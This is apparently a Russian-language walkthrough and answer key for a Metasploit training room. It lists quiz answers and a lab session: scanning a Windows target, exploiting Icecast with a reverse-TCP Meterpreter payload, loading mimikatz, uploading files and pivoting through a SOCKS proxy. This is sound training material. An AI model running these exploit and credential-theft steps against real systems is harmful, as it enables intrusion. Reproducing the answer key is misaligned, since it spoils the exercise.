
ROOM RP: Metasploit



RP: Metasploit

Part of the Red Primer series, learn to use Metasploit!

Задания в данной машине разделаются на практическую и теоретическую части.

▶ Теоретическая часть

[Task 1] Intro

Установка Metasploit.

[Task 2] Initializing...

Состоит из обучения к запуску Metasploit'а и парочке вопросов

1. `We can start the Metasploit console on the command line without showing the banner or any startup information as well. What switch do we add to msfconsole to start it without showing this information? This will include the '-'`

Ответ: `-q`

2. `Cool! We've connected to the database, which type of database does Metasploit 5 use?`

Узнать базу данных, которую использует Metasploit можно с помощью команды `db_status` Ответ: `postgresql`

[Task 3] Rock 'em to the Core [Commands]

Базовые команды в Metasploit

1. `The help menu has a very short one-character alias, what is it?`

Ответ: `?`

2. `Finding various modules we have at our disposal within Metasploit is one of the most common commands we will leverage in the framework. What is the base command we use for searching?`

Ответ: `search`

3. `Once we've found the module we want to leverage, what command we use to select it as the active module?`

Ответ: `use`

4. `How about if we want to view information about either a specific module or just the active one we have selected?`

Ответ: `info`

5. `Metasploit has a built-in netcat-like function where we can make a quick connection with a host simply to verify that we can 'talk' to it. What command is this?`

Ответ: `connect`

Connect more info

6. `Entirely one of the commands purely utilized for fun, what command displays the motd/ascii art we see when we start msfconsole (without -q flag)?`

Ответ: `banner`

7. `We'll revisit these next two commands shortly, however, they're two of the most used commands within Metasploit. First, what command do we use to change the value of a variable?`

Ответ: `set`

8. `Metasploit supports the use of global variables, something which is incredibly useful when you're specifically focusing on a single box. What command changes the value of a variable globally?`

Ответ: `setg`

9. `Now that we've learned about to change the value of variables, how do we view them? There are technically several answers to this question, however, I'm looking for a specific three-letter command which is used to view the value of single variables.`\

Ответ: `get`

10. `How about changing the value of a variable to null/no value?`

Ответ: `unset`

11. `When performing a penetration test it's quite common to record your screen either for further review or for providing evidence of any actions taken. This is often coupled with the collection of console output to a file as it can be incredibly useful to grep for different pieces of information output to the screen. What command can we use to set our console output to save to a file?`

Ответ: `spool`

12. `Leaving a Metasploit console running isn't always convenient and it can be helpful to have all of our previously set values load when starting up Metasploit. What command can we use to store the settings/active datastores from Metasploit to a settings file? This will save within your msf4 (or msf5) directory and can be undone easily by simply removing the created settings file.`

Ответ: `save`

[Task 4] Modules for Every Occasion!

Основные модули Metasploit

1. `Easily the most common module utilized, which module holds all of the exploit code we will use?`

Ответ: `exploit`

2. `Used hand in hand with exploits, which module contains the various bits of shellcode we send to have executed following exploitation?`

Ответ: `payload`

3. `Which module is most commonly used in scanning and verification machines are exploitable? This is not the same as the actual exploitation of course.`

Ответ: `auxiliary`

4. `One of the most common activities after exploitation is looting and pivoting. Which module provides these capabilities?`

Ответ: `post`

5. `Commonly utilized in payload obfuscation, which module allows us to modify the 'appearance' of our exploit such that we may avoid signature detection?`

Ответ: `encoders`

6. `Last but not least, which module is used with buffer overflow and ROP attacks?`

Ответ: `nop`

7. `Not every module is loaded in by default, what command can we use to load different modules?`

Ответ:`load`

▶ Практическая часть

[Task 5] Move that shell!

1. `What service does nmap identify running on port 135?`


Ответ: `msrpc`

Решение :

- Запустить nmap: `nmap -sV <IP>`

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
8000/tcp  open  http-alt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49159/tcp open  unknown
```


- Решить задание как и положено через Metasploit : `db_nmap -sV <IP>` и получить тот же список.



```
msf5 > db_nmap -sV  10.10.219.189
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-19 17:03 MSK
[*] Nmap: Nmap scan report for 10.10.219.189 (10.10.219.189)
[*] Nmap: Host is up (0.089s latency).
[*] Nmap: Not shown: 988 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 3389/tcp  open  tcpwrapped
[*] Nmap: 5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 8000/tcp  open  http         Icecast streaming media server
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49159/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49161/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 92.79 seconds
msf5 >
```

1. `Now that we've scanned our victim system, let's try connecting to it with a Metasploit payload. First, we'll have to search for the target payload. In Metasploit 5 (the most recent version at the time of writing) you can simply type 'use' followed by a unique string found within only the target exploit. For example, try this out now with the following command 'use icecast'. What is the full path for our exploit that now appears on the msfconsole prompt? *This will include the exploit section at the start`

Ответ : `exploit/windows/http/icecast_header`



```
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.161
RHOSTS ⇒ 10.10.10.161
msf5 auxiliary(scanner/smb/smb_version) > set THREADS 5
THREADS ⇒ 5
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 10.10.10.161:445      - Host is running Windows 2016 Standard (build:14393) (name:FOREST) (domain:HTB) (signatures:requi
red)
[*] 10.10.10.161:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) > Interrupt: use the 'exit' command to quit
msf5 auxiliary(scanner/smb/smb_version) > 
```

Решение : В msfconsole использовать команду `search icecast`, которая покажет нужный exploit

2)`While that use command with the unique string can be incredibly useful that's not quite the exploit we want here. Let's now run the command 'search multi/handler'. What is the name of the column on the far left side of the console that shows up next to 'Name'? Go ahead and run the command 'use NUMBER_NEXT_TO exploit/multi/handler wherein the number will be what appears in that far left column (typically this will be 4 or 5). In this way, we can use our search results without typing out the full name/path of the module we want to use.`

Ответ : `#`

[Task 6] We're in, now what?

1. `First things first, our initial shell/process typically isn't very stable. Let's go ahead and attempt to move to a different process. First, let's list the processes using the command 'ps'. What's the name of the spool service?`

Ответ: `spoolsv.exe`

Решение: Использовать команду `ps` в сессии, чтобы увидеть список запущенных процессов.

▶ Список процессов на хосте

```
Process List
============

 PID   PPID  Name                      Arch  Session  User           Path
 ---   ----  ----                      ----  -------  ----           ----
 0     0     [System Process]
 4     0     System
 416   4     smss.exe
 548   540   csrss.exe
 560   648   svchost.exe
 596   540   wininit.exe
 632   588   csrss.exe
 648   596   services.exe
 680   588   winlogon.exe
 712   596   lsass.exe
 720   596   lsm.exe
 760   648   svchost.exe
 824   2536  WinSAT.exe            x64   1
 828   648   svchost.exe
 900   648   svchost.exe
 952   648   svchost.exe
 1072  648   Defrag.exe
 1076  648   svchost.exe
 1204  648   svchost.exe
 1296  648   vds.exe
 1328  560   dwm.exe               x64   1        Dark-PC\Dark
C:\Windows\System32\dwm.exe
 1344  1320  explorer.exe          x64   1        Dark-PC\Dark
C:\Windows\explorer.exe
 1408  648   spoolsv.exe
 1484  2308  mscorsvw.exe
 1488  648   sppsvc.exe
 1500  648   svchost.exe
 1536  1344  Icecast2.exe          x86   1        Dark-PC\Dark  C:\Program Files
(x86)\Icecast2 Win32\Icecast2.exe
 1560  648   taskhost.exe          x64   1        Dark-PC\Dark
C:\Windows\System32\taskhost.exe
 1776  648   amazon-ssm-agent.exe
 1828  648   aitagent.exe
 1888  648   LiteAgent.exe
 1928  648   svchost.exe
 2036  648   Ec2Config.exe
 2116  648   SearchIndexer.exe
 2268  632   conhost.exe           x64   1
 2292  648   mscorsvw.exe
 2296  648   svchost.exe
 2308  648   mscorsvw.exe
 2412  548   conhost.exe
 2520  548   conhost.exe
 2536  648   taskhost.exe          x64   1
 2768  828   rundll32.exe          x64   1        Dark-PC\Dark
C:\Windows\System32\rundll32.exe
 2836  2768  dinotify.exe          x64   1        Dark-PC\Dark
C:\Windows\System32\dinotify.exe
 2848  648   rundll32.exe
 2968  648   taskhost.exe
```

2. `Let's go ahead and move into the spool process or at least attempt to! What command do we use to transfer ourselves into the process? This won't work at the current time as we don't have sufficient privileges but we can still try!`

Ответ: `migrate`

3. `Well that migration didn't work, let's find out some more information about the system so we can try to elevate. What command can we run to find out more information regarding the current user running the process we are in?`

Ответ: `getuid`

4. `How about finding more information out about the system itself?`

Ответ: `sysinfo`

▶ Details

```
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

5. `This might take a little bit of googling, what do we run to load mimikatz (more specifically the new version of mimikatz) so we can use it?`

Ответ:`load kiwi`

Github

Mimakatz

6. `Let's go ahead and figure out the privileges of our current user, what command do we run?`

Ответ: `getprivs`

7. `What command do we run to transfer files to our victim computer?`

Ответ: `upload`

8. `How about if we want to run a Metasploit module?`

Ответ: `run`

9. `A simple question but still quite necessary, what command do we run to figure out the networking information and interfaces on our victim?`


Ответ: `ipconfig`

10. `One quick extra question, what command can we run in our meterpreter session to spawn a normal system shell?`

Ответ: `shell`

Список команд, которые надо было вводить в msf:

```
60   set PAYLOAD windows/meterpreter/reverse_tcp
61   set LHOST 10.9.10.151
62   use icecast
63   set RHOST 10.10.219.189
64   run -j
65   jobs
66   sessions
67   sessions 1
```



```
msf5 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/icecast_header) > set LHOST 10.9.10.151
LHOST ⇒ 10.9.10.151
msf5 exploit(windows/http/icecast_header) > use icecast

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


[*] Using exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) > set RHOST 10.10.170.106
RHOST ⇒ 10.10.170.106
msf5 exploit(windows/http/icecast_header) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.9.10.151:4444
msf5 exploit(windows/http/icecast_header) > [*] Sending stage (180291 bytes) to 10.10.170.106
[*] Meterpreter session 1 opened (10.9.10.151:4444 → 10.10.170.106:49170) at 2020-03-19 22:12:24 +0300
```

Meterpeter command

[Task 7] Makin' Cisco Proud

1. `Let's go ahead and run the command run autoroute -h, this will pull up the help menu for autoroute. What command do we run to add a route to the following subnet: 172.18.1.0/24? Use the -n flag in your answer.`

Ответ: `run autoroute -s 172.18.1.0 -n 255.255.255.0`

2. `Additionally, we can start a socks4a proxy server out of this session. Background our current meterpreter session and run the command` search server/socks4a`. What is the full path to the socks4a auxiliary module?`

Ответ: `auxiliary/server/socks4a`

1. `Once we've started a socks server we can modify our /etc/proxychains.conf file to include our new server. What command do we prefix our commands (outside of Metasploit) to run them through our socks4a server with proxychains?`

Ответ: `proxychains`

Tasks

(Free Room)

100%

[Task 1] Intro 19/10/2019

[Task 2] Initializing... 31/10/2019

[Task 3] Rock 'em to the Core [Commands] 31/10/2019

[Task 4] Modules for Every Occasion! 09/11/2019

[Task 5] Move that shell! 12/11/2019

[Task 6] We're in, now what? 12/11/2019

[Task 7] Makin' Cisco Proud 12/11/2019